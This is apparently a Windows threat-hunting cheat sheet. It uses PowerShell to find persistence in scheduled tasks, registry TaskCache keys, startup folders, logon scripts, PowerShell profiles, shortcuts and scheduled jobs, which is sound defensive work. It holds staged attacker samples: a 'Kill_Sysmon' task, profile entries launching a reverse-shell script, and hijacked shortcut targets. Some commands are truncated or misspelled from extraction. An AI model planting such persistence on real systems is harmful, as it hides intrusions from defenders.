svchost	0.140625		2704	24/05/2021 10:35:48
svchost	0.1875		2976	12/03/2021 10:15:01
powershell	0.25		284	06/06/2021 12:15:40
winlogon	0.234375		440	12/03/2021 10:14:29
svchost	0.3125		1584	12/03/2021 10:14:32
msdtc	0.328125		1992	12/03/2021 10:14:32
dllhost	0.484375		1764	12/03/2021 10:14:32
wininit	0.5		404	12/03/2021 10:14:29
VGAuthService	0.515625		1120	12/03/2021 10:14:31
svchost	0.546875		1040	12/03/2021 10:14:31
dwm	0.703125		744	12/03/2021 10:14:31
dmgsvc	0.734375		848	12/03/2021 10:16:12
diawp	0.734375		816	06/06/2021 11:44:21
Dmgupgradesvc	0.78125		3532	12/03/2021 10:16:17
csrss	0.8125		412	12/03/2021 10:14:29

Stop a Process

```
Get-Process -Name "memeprocess" | Stop-Process -Force -Confirm:$false -verbose
```

Process Tree

You can download the [PsList.exe](#) from [Sysinternals](#)

Fire it off with the `-t` flag to create a parent-child tree of the processes

Select Administrator: Windows PowerShell

PS C:\Users\Frank\Downloads\PSTools> .\pslist.exe -t

PsList v1.4 - Process information lister
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for DRAYTESTMACHINE:

Name	Pid	Pri	Thd	Hnd	V
Idle	0	0	1	0	
System	4	8	1631	2905	38
smss	324	11	2	53	419430
Memory Compression	1476	8	34	0	7820
Registry	72	8	4	0	8010
csrss	416	13	10	568	419430
wininit	484	13	1	162	419430
services	576	9	6	680	419430
svchost	348	8	3	112	419430
svchost	356	8	2	158	419430
svchost	400	8	2	214	419430
svchost	420	8	5	272	419430
svchost	708	8	17	1487	419430

Recurring Task Queries

► section contents

Get scheduled tasks

Identify the user behind a command too. Great at catching out malicious schtasks that perhaps are imitating names, or a process name

```
schtasks /query /FO CSV /v | convertfrom-csv |  
where { $_.TaskName -ne "TaskName" } |  
select "TaskName","Run As User", Author, "Task to Run" |  
fl | out-string
```

```

TaskName      : \Microsoft\Windows\Workplace Join\Recovery-Check
Run As User   : INTERACTIVE
Author        : N/A
Task To Run   : %SystemRoot%\System32\dsregcmd.exe /checkrecovery

TaskName      : \Microsoft\Windows\WwanSvc\NotificationTask
Run As User   : INTERACTIVE
Author        : Microsoft Corporation
Task To Run   : %SystemRoot%\System32\WiFiTask.exe wwan

TaskName      : \Microsoft\Windows\WwanSvc\OobeDiscovery
Run As User   : SYSTEM
Author        : N/A

```

Get a specific schtask

```
Get-ScheduledTask -Taskname "wifi*" | fl *
```

```
[06/02/2021 23:10:26] | PS C:\Windows\system32 > Get-ScheduledTask -Taskname "wifi*"
```

TaskPath	TaskName	State
\Microsoft\Windows\NlaSvc\	WiFiTask	Ready
\Microsoft\Windows\WCM\	WiFiTask	Ready

To find the commands a task is running

Great one liner to find exactly WHAT a regular task is doing

```
$task = Get-ScheduledTask | where TaskName -EQ "meme task";
$task.Actions
```

```
$task = Get-ScheduledTask | where TaskName -EQ "User_Feed_Synchronization-{74441243-60DC-44AA-A802-5BCC62B97518}";
$task.Actions
```

```

Id          :
Arguments    : sync
Execute     : C:\Windows\system32\msfeedssync.exe
WorkingDirectory :
PSComputerName :
```

And a command to get granularity behind the schtask requires you to give the taskpath. Tasks with more than one taskpath will throw an error here

```
$task = "CacheTask";
get-scheduledtask -taskpath (Get-ScheduledTask -Taskname "$task").taskpath | Export-Task | Export-ScheduledTask
##But I prefer this, as it means I don't need to go and get the taskpath when
```

```
[06/02/2021 23:17:05] | PS C:\Windows\system32 > $task = "CacheTask"
[06/02/2021 23:17:11] | PS C:\Windows\system32 > get-scheduledtask -taskpath (Get-ScheduledTask -TaskName $task) | Export-ScheduledTask
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.6" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>Microsoft</Author>
    <Description>Wininet Cache Task</Description>
    <URI>\Microsoft\Windows\Wininet\CacheTask</URI>
    <SecurityDescriptor>D:P(A;;FA;;;BA)(A;;FA;;;SY)(A;;0x001200a9;;;;BU)(A;;0x001200a9;;;;WD)(A;;0x001200a9;;;;WD)</SecurityDescriptor>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="AnyUser">
      <GroupId>S-1-5-32-545</GroupId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
```

To stop the task

```
Get-ScheduledTask "memetask" | Stop-ScheduledTask -Force -Confirm:$false -verbose
```

All schtask locations

There's some major overlap here, but it pays to be thorough.

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tasks
C:\Windows\System32\Tasks
C:\Windows\Tasks
C:\windows\SysWOW64\Tasks\
```

You can compare the above for tasks missing from the C:\Windows directories, but present in the Registry.

```
# From my man Anthony Smith - https://www.linkedin.com/in/anthony-c-smith/
$Reg=(Get-ItemProperty -path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree").PsChildName
$xmls = (ls C:\windows\System32\Tasks\).Name
Compare-Object $Reg $xmls
```

```
Administrator: Windows PowerShell
PS C:\> scftasks /create /tn "Kill_Sysmon" /tr "powershell.exe -c C:\Kill_Sysmon.ps1" /sc minute /mo 100 /k
WARNING: The task name "Kill_Sysmon" already exists. Do you want to replace it (Y/N)? Y
SUCCESS: The scheduled task "Kill_Sysmon" has successfully been created.
PS C:\>
PS C:\> remove-item C:\Windows\System32\Tasks\Kill_Sysmon -verbose
VERBOSE: Performing the operation "Remove File" on target "C:\Windows\System32\Tasks\Kill_Sysmon".
PS C:\>
PS C:\> $Reg=(Get-ItemProperty -path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\*").PsChildName
PS C:\> $xmls = (ls C:\windows\System32\Tasks\).Name
PS C:\> Compare-Object $Reg $xmls

InputObject SideIndicator
-----
Kill_Sysmon <=
```

Sneaky Schtasks via the Registry

Threat actors have been known to manipulate scheduled tasks in such a way that Task Scheduler no longer has visibility of the recurring task.

However, querying the Registry locations `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree` and `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tasks`, can reveal a slice of these sneaky tasks.

Shout out to my man [@themalwareguy](#) for the `$fixedstring` line that regexes in/out good/bad characters.

```
# the scftask for our example
# scftasks /create /tn "Find_Me" /tr calc.exe /sc minute /mo 100 /k

# Loop and parse \Taskcache\Tasks Registry location for scheduled tasks
## Parses Actions to show the underlying binary / commands for the scftask
## Could replace Actions with Triggers on line 10, after ExpandedProperty
(Get-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree").PsChildName | Foreach-Object {
    write-host "----Schtask ID is $_---" -ForegroundColor Magenta ;
    $hexstring = Get-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\$_.Actions" | Select-Object -ExpandProperty Actions
    $fixedstring = [System.Text.Encoding]::Unicode.GetString($hexstring) -replace '^\000' -replace '\000$'
    write-host $fixedstring
}
```

```
PS C:\> (Get-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\").PSChildName |  
  >> Foreach-Object {  
  >>   write-host "----Schtask ID is $---" -ForegroundColor Magenta ;  
  >>   $hexstring = (Get-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tasks\$_" | Select -ExpandProperty Actions) -join  
  >>   ;  
  >>   ($hexstring.Split(",',[System.StringSplitOptions]::RemoveEmptyEntries) | ?{$_.Length -gt '0'} | ForEach{[char][int]"$($_)"} -join '')  
  >> }  
----Schtask ID is {017020FF-4826-4329-A878-EA66B95D2AAF}---  
@AllUserswH±\zwlMY@Opit<  
----Schtask ID is {02ABD6A5-7C66-4E8A-9BF7-B12354245E8F}---  
@Systemmw@CDÈ®IMc2W5U@B$({Arg})  
----Schtask ID is {031C550C-D055-49F4-B5EF-98F40D8F7841}---  
Userwv-1%y0@ Bx@tBzb-&UserSessionCommand  
----Schtask ID is {04622042-F26B-4CCA-815F-E7A8375D87E6}---  
@Systemmw)-1%y0@ Bx@tBzb-IntegrityCheck  
----Schtask ID is {05394804-BD8B-481F-A23B-C7905D714A7A}---  
@  
UserswIóÅ#BÁDE-@{atië@  
----Schtask ID is {08BF89C5-8A12-4B63-85AB-0321BE97A32E}---  
@LocalSystemff<%windir%\system32\rundll32.exe!fdts.dll,DfdGetDefaultPolicyAndSMART  
----Schtask ID is {08DB1671-F649-4960-878A-41DF593A065E}---  
@LocalSystemffD%windir%\system32\dstokenclean.exe  
----Schtask ID is {09996835-18E3-4A38-8A0A-331A4D6EA3CE}---  
8BÖI§!áBB|äYmwwi1A  
----Schtask ID is {0C46FA48-EA9F-41B0-8A23-F38E91DECBD4}---  
@LocalSystemmw">yÜÙG@BI  
æùo  
----Schtask ID is {0C531BCD-S30F-4BF9-A057-EFFDDE839C90}---  
@LocalSystemmw@~)@B@BÖöçð@ç  
----Schtask ID is {0C5C92F5-A275-49A6-8F82-00DF4529EC32}---  
@AuthorFFF%systemroot%\system32\usoclient.exe!StartScan  
----Schtask ID is {0CA04002-A672-45EE-B6E3-2DEFECFE05EE}---  
@  
Usersww¹NvaB4i@AxñAc@AppLaunch  
----Schtask ID is {0DE644A5-9E42-484C-9B9B-C8ED1EB260DF}---  
@LocalSystemmw¹vúX@-UN-Bu@D`@SYSTEM  
----Schtask ID is {10B3FA49-DEE2-4D16-8889-3F74A00128FB}---  
@LocalSystemff%windir%\system32\bcddboot.exe&%windir% /sysrepair
```

If you don't need to loop to search, because you know what you're gunning for then you can just deploy this

```
$hexstring = (Get-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Control Panel\Run" -Name Actions | Select -ExpandProperty Actions) -join ',' ; $hexstring.Split(" ")  
## can then go to cyberchef, and convert From Decimal with the comma (,) delimiter
```

```
# Then for the ID of interest under \Taskcache\Tree subkey  
# Example: $ID = "{8E350038-3475-413A-A1AE-20711DD11C95}" ;  
$ID = "{XYZ}" ;  
get-itemproperty -path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedu  
? Id -Match "$ID" | fl *Name,Id,PsPath
```

```


PS C:\> $ID = "(F713D4DB-B379-4F42-A207-5C8E3E671345)";
>> get-itemproperty -path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree\*"
| ? Id -Match $ID | fl

```

SD	: {1, 0, 4, 128...}
Id	: {F713D4DB-B379-4F42-A207-5C8E3E671345}
Index	: 3
PSPath	: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree\Find_Me
PSParentPath	: Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree
PSChildName	: Find_Me
PSDrive	: HKLM
PPSProvider	: Microsoft.PowerShell.Core\Registry

And then eradicating these Registry sctask entries is straight forward via Regedit's GUI, that way you have no permission problems. Delete both:

- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tasks\{\$ID}
- HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree\\$Name



Show what programs run at startup

```
Get-CimInstance Win32_StartupCommand | Select-Object Name, command, Location, Use
```

```
Get-CimInstance Win32_StartupCommand | Select-Object Name, command, Loc
```

```
Name      : VMware User Process
command   : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
Location  : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User      : Public
```

Some direct path locations too can be checked

```
HKLM\software\classes\exefile\shell\open\command
c:\Users\*\appdata\roaming\microsoft\windows\start menu\programs\startup
```

Querying that last one in more detail, you have some interesting options

```
#Just list out the files in each user's startup folder
(gci "c:\Users\*\appdata\roaming\microsoft\windows\start menu\programs\startup\*"

#Extract from the path User, Exe, and print machine name
(gci "c:\Users\*\appdata\roaming\microsoft\windows\start menu\programs\startup\*"
foreach-object {$data = $_.split("\\");write-output "$($data[2]), $($data[10]), $

#Check the first couple lines of files' contents
(gci "c:\Users\*\appdata\roaming\microsoft\windows\start menu\programs\startup\*"
foreach-object {write-host `n$`n; gc $_ -encoding byte| ftx |select -first 5}
```

```

PS C:\> (gci "c:\Users\*\appdata\roaming\microsoft\windows\start menu\programs\startup\*").fullname
C:\Users\IEUser\appdata\roaming\microsoft\windows\start menu\programs\startup\calc.exe
C:\Users\IEUser\appdata\roaming\microsoft\windows\start menu\programs\startup\winregtasks.exe
PS C:\> (gci "c:\Users\*\appdata\roaming\microsoft\windows\start menu\programs\startup\*").fullname |
>> foreach-object {$data = $_.split("\\");write-output $($data[2]), $($data[10]), $($hostname)}
>>
IEUser, calc.exe, MSEDGEWIN10
IEUser, winregtasks.exe, MSEDGEWIN10
PS C:\> (gci "c:\Users\*\appdata\roaming\microsoft\windows\start menu\programs\startup\*").fullname |
>> foreach-object {write-host `n$`n; gc $_ -encoding byte| fhx |select -first 5}

C:\Users\IEUser\appdata\roaming\microsoft\windows\start menu\programs\startup\calc.exe

```

Path:

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000	4D 5A 90 00 03 00 00 00 00 04 00 00 00 FF FF 00 00	MZ.....
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00 00δ...
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..^.Í!..LÍ!Th

```
C:\Users\IEUser\appdata\roaming\microsoft\windows\start menu\programs\startup\winregtasks.exe
```

00000000	4D 5A 90 00 03 00 04 00 00 00 00 00 00 FF FF 00 00	MZ.....
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 00º...
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..^.Í!..LÍ!Th

```
PS C:\>
```

Programs at login

Adversaries can link persistence mechanisms to be activated to a users' login via the registry
HKEY_CURRENT_USER\Environment -UserInitMprLogonScript

```

#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

#list all user's enviros
(gp "HKU:\*\Environment").UserInitMprLogonScript

#Collect SID of target user with related logon task
gp "HKU:\*\Environment" | FL PSParentPath,UserInitMprLogonScript

# insert SID and convert it into username
gwmi win32_useraccount |
select Name, SID |
? SID -match "" #insert SID between quotes

```

```

FLARE 09/06/2022 12:54:38
PS C:\Users\Frank\Desktop > (gp "HKU:\*\Environment").UserInitMprLogonScript
>>
C:\Windows\System32\calc.exe ←

FLARE 09/06/2022 12:54:40
PS C:\Users\Frank\Desktop > gp "HKU:\*\Environment" | FL PSParentPath,UserInitMprLogonScript
>>

PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\.DEFAULT
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-19
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-20
PSParentPath Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001
UserInitMprLogonScript C:\Windows\System32\calc.exe

PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-18

FLARE 09/06/2022 12:54:42
PS C:\Users\Frank\Desktop > gwmi win32_useraccount |
>> select Name, SID |
>> ? SID -match "S-1-5-21-4090064055-3786174766-129191325-1001"
Name SID
-----
Frank S-1-5-21-4090064055-3786174766-129191325-1001 ←

```

You can remove this registry entry

```

#confirm via `whatif` flag that this is the right key
remove-itemproperty "HKU:\SID-\Environment\" -name "UserInitMprLogonScript" -whatif
#delete it
remove-itemproperty "HKU:\SID-\Environment\" -name "UserInitMprLogonScript" -verb

```

```

FLARE 09/06/2022 12:54:58
PS C:\Users\Frank\Desktop > remove-itemproperty "HKU:\5-1-5-21-4090064055-3786174766-129191325-1001\Environment\" -name "UserInitMprLogonScript" -whatif
What if: Performing the operation "Remove Property" on target "Item: HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001\Environment\ Property: UserInitMprLogonScript".
FLARE 09/06/2022 12:57:45
PS C:\Users\Frank\Desktop > remove-itemproperty "HKU:\5-1-5-21-4090064055-3786174766-129191325-1001\Environment\" -name "UserInitMprLogonScript" -verbose
VERBOSE: Performing the operation "Remove Property" on target "Item: HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001\Environment\ Property: UserInitMprLogonScript".
FLARE 09/06/2022 12:57:57
PS C:\Users\Frank\Desktop > gp "HKU:\*\Environment" | FL PSParentPath,UserInitMprLogonScript
>>

PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\.DEFAULT
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-19
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-20
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-18

```

Programs at Powershell

Adversaries can link their persistence mechanisms to a PowerShell profile, executing their malice every time you start PowerShell

```

#confirm the profile you are querying
echo $Profile
#show PowerShell profile contents
type $Profile

```

```
[01/11/2022 09:33:03] | PS C:\ > echo "calc.exe" > $PROFILE
[01/11/2022 09:33:16] | PS C:\ > echo $Profile
C:\Users\IEUser\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
[01/11/2022 09:33:23] | PS C:\ > type $Profile
calc.exe ←
[01/11/2022 09:33:27] | PS C:\ >
```

To fix this one, I'd just edit the profile and remove the persistence (so `notepad $Profile` will be just fine)

You can get a bit more clever with this if you want

```
(gci C:\Users\*\Documents\WindowsPowerShell\*profile.ps1, C:\Windows\System32\Win
Foreach-Object {
    write-host "----$_---" -ForegroundColor Magenta ;
    gc $_ # | select-string -notmatch function ## if you want to grep out stuff you
}
```


```
Administrator: Windows PowerShell
PS C:\> (gci C:\Users\*\Documents\WindowsPowerShell\*profile.ps1, C:\Windows\System32\WindowsPowerShell\v1.0\*profile.ps1).FullName|
>> Foreach-Object {
>>     write-host "----$_---" -ForegroundColor Magenta ;
>>     gc $_
>> }
----C:\Users\frank\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1---
C:\reverse_shell.ps1 --10.0.0.0
----C:\Users\IEUser\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1---
function prompt{ "[${(Get-Date)}]" +" | PS "+ $(Get-Location) > "}

C:\Windows\System32\calc.exe
----C:\Users\IEUser\Documents\WindowsPowerShell\profile.ps1---
ping 1.2.3.4
PS C:\>
```

Stolen Links

Adversaries can insert their malice into shortcuts. They can do it in clever ways, so that the application will still run but at the same time their malice will also execute when you click on the application

For demo purposes, below we have Microsoft Edge that has been hijacked to execute calc on execution.



We can specifically query all Microsoft Edge's shortcuts to find this

```
Get-CimInstance Win32_ShortcutFile |  
? FileName -match 'edge' |  
fl FileName,Name,Target, LastModified
```

```
[01/11/2022 09:55:24] | PS C:\ > Get-CimInstance Win32_ShortcutFile | ? FileName -match 'edge' | fl FileName,Name,Target, LastModified  
  
FileName : Microsoft Edge  
Name : C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Microsoft Edge.lnk  
Target : C:\Windows\System32\calc.exe  
LastModified : 1/11/2022 9:56:09 AM
```

This doesn't scale however, as you will not know the specific shortcut that the adversary has manipulated. So instead, sort by the `LastModified` date

```
Get-CimInstance Win32_ShortcutFile |  
sort LastModified -desc |  
fl FileName,Name,Target, LastModified
```

```
[01/11/2022 09:58:47] | PS C:\ > Get-CimInstance Win32_ShortcutFile | sort LastModified -desc | fl FileName,Name,Target, LastModif
```

FileName : Microsoft Edge
Name : C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Microsoft Edge.lnk
Target : C:\Windows\System32\calc.exe
LastModified : 1/11/2022 9:56:09 AM

Hunt LNKs at scale

This above will output a LOT, however. You may want to only show results for anything LastModified after a certain date. Lets ask to only see things modified in the year 2022 onwards

```
Get-CimInstance Win32_ShortcutFile |  
where-object {$_.lastmodified -gt [datetime]::parse("01/01/2022")} |  
sort LastModified -desc | fl FileName,Name,Target, LastModified
```

```
PS C:\> Get-CimInstance Win32_ShortcutFile |  
>> where-object {$_.lastmodified -gt [datetime]::parse("01/01/2022")} | fl FileName,Name,Target, LastModified  
  
FileName : Microsoft Edge  
Name : C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Microsoft Edge.lnk  
Target : C:\Windows\System32\calc.exe ←  
LastModified : 1/11/2022 9:56:09 AM  
  
FileName : Microsoft Edge  
Name : C:\Users\IEUser\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar\Microsoft Edge.lnk  
Target : C:\Windows\System32\calc.exe ←  
LastModified : 1/11/2022 9:45:55 AM  
  
FileName : onedrive  
Name : C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\OneDrive.lnk  
Target : C:\evil.exe ←  
LastModified : 1/11/2022 10:04:55 AM
```

Scheduled Jobs

Surprisingly, not many people know about [Scheduled Jobs](#). They're not anything too strange or different, they're just scheduled tasks that are specifically powershell.

I've written about a real life encounter I had during an incident, where the adversary had leveraged a PowerShell scheduled job to execute their malice at an opportune time

Find out what scheduled jobs are on the machine

```
Get-ScheduledJob  
# pipe to | fl * for greater granularity
```

```
[06/02/2021 23:27:09] | PS C:\Users\IEUser\Desktop > Get-ScheduledJob
```

Id	Name	JobTriggers	Command	Enabled
--	---	-----	-----	-----
1	GPS	1	GPS	True
2	EVIL	1	&evilshell.exe	True

Get detail behind scheduled jobs

```
Get-ScheduledJob | Get-JobTrigger |  
Ft -Property @{Label="ScheduledJob";Expression={$_.JobDefinition.Name}},ID,Enable  
#pipe to fl or ft, whatever you like the look of more in the screenshot
```

```
ScheduledJob : GPS  
Id           : 1  
Enabled       : True  
At           : 6/2/2021 1:45:00 PM  
Frequency     : Once  
DaysOfWeek   :
```

```
ScheduledJob : EVIL  
Id           : 1  
